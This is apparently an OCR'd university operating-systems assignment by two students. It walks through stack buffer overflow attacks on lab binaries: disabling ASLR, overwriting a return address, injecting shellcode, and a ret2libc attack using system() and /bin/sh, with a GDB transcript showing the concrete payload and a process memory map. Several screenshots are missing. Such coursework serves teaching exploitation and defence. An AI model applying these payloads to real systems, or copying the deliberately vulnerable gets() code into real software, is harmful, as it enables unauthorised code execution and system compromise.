
Princess Sumaya جامعـــة
University الأميـــرة سميّـــة
for Technology للتكنولوجيا

Os Assignment (1)
Sereen Abdallah 20190212
Ahmad Al-Zoul 20190492


Part (1):

1. Exploit the program and gain access to the restricted area:

We will start by changing the permissions of the program so it can be executed, then we need to disable the ASLR to stop randomization of the stack:




Now we need to disassemble the main to find out where the restricted area is:




Here we can see that we have two functions which are print and Authentication function.

Since Authentication is a user made function, we need to disassemble it to find out if it has the restricted area address.



By disassembling Authentication function, we can see that it has **(gets) function** in which it will take user input and the **(strcmp) function** will compares input and depending on the result of this function it will jump to **(Access) function or (Denied) function**, and from this we can say that we reached the restricted area which is **(Access) function.**

Now we need to overflow the stack to figure out where to put return address (Access):



From the picture above we can see that we need 112 **B(0x42)** characters to plus another 4 **C(0x43)** characters reserved for the return address to overflow.

Now we can access the restricted area aka exploiting it by:


- We already have the return address which is the address to Access function (**0x080484d2**).
- Since we know that shellcode is os and architecture dependable we need to write return address as little Endian **(\xd2\x84\x04\x08).**
- We also need to overflow the stack with 112 characters as seen before.
- And thus, we reached our goal:


2. Exploit the program and redirect the control flow to any desired shellcode and get your shellcode executed:

Here we need to inject our shellcode and redirect the program flow to it instead of the access function.


So, we are going to do the following steps to redirect to the shellcode:

- After running the program, we need to identify the beginning of the stack by identifying the memory location of the ESP which in this case as we can see below has the value of **"0xbfffef7c".**






- When a call happens in the main the eip will leave and will start pointing at new instructions, for that the esp will hold the return address so the eip can know where to point when it comes back.
- What we want to do is to inject shellcode inside stack and make eip point at it thus our shellcode will get executed as the following:



- From the picture above we can see that a new process has been created **(shellcode has been executed).**

3. **Use a tool to extract and list the system calls that have been used in this program:**

We use a tool called **strace**, which is used to extract and list system calls from a binary program. We can see that it consists of (read/write/exit) system calls.




Part (2):

1. Objective (1) & Objective (2) & Objective (3):


- We will start by writing program using gets function (vulnerable function):


- Now we need to compile the written program alongside that we need to disable **(-fno-stack-protector)** which is used to remove the canary value at the end of the buffer.
- We also need to set the stack boundary=2 which is used to ensure that the stack is set up into dword-size increments, this prevents your machine from optimizing the stack.



- In this attack we need to have the following:
  - **Offset**
  - **System Address**
  - **/bin/sh Address**

- First, we are going to find the **Offset** using cyclic which is a pwn tool used to generate a pattern based on the number of bytes given.





- From pictures above we see that we need **258 characters** and based on this value we generate our payload.

- From GDB we can view **System Address and /bin/sh Address** as following:


```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) print system
$1 = {int (const char *)} 0xb7c4c800 <__libc_system>
(gdb) find &system,+9999999,"/bin/sh"
0xb7db5faa
warning: Unable to access 16000 bytes of target memory at 0xb7e27432, halting search.
1 pattern found.
(gdb) r <<< $(python2 -c 'print "A"*258+"\x00\xc8\xc4\xb7"+"BBBB"+"\xaa\x5f\xdb\xb7"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/vuln <<< $(python2 -c 'print "A"*258+"\x00\xc8\xc4\xb7"+"BBBB"+"\xaa\x5f\xdb\xb7"')
'[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 10013]

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

- We just need to put them all together and prep our payload to execute it.

- From picture we can see that using fork we were able to create a child process with a new id but it's not interactive.


- To make it interactive we use pwntools that enable us to open a shell and execute commands.


```
File  Actions  Edit  View  Help
0xb7fc9559 in __kernel_vsyscall ()
(gdb) info map proc
Undefined info command: "map proc".  Try "help info".
(gdb) info proc map
process 6154
Mapped address spaces:

        Start Addr   End Addr       Size     Offset  Perms   objfile
         0x8048000  0x8049000     0x1000        0x0  r-xp   /home/kali/Downloads/smashme
         0x8049000  0x804a000     0x1000        0x0  r--p   /home/kali/Downloads/smashme
         0x804a000  0x804b000     0x1000     0x1000  rw-p   /home/kali/Downloads/smashme
         0x804b000  0x806d000    0x22000        0x0  rw-p   [heap]
        0xb7c00000 0xb7c22000    0x22000        0x0  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7c22000 0xb7d9b000   0x179000    0x22000  r-xp   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7d9b000 0xb7e1b000    0x80000   0x19b000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e1b000 0xb7e1d000     0x2000   0x21b000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e1d000 0xb7e1e000     0x1000   0x21d000  rw-p   /usr/lib/i386-linux-gnu/libc.so.6
        0xb7e1e000 0xb7e28000     0xa000        0x0  rw-p
        0xb7fc3000 0xb7fc5000     0x2000        0x0  rw-p
        0xb7fc5000 0xb7fc9000     0x4000        0x0  r--p   [vvar]
        0xb7fc9000 0xb7fcb000     0x2000        0x0  r-xp   [vdso]
        0xb7fcb000 0xb7fcc000     0x1000        0x0  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xb7fcc000 0xb7fef000    0x23000     0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
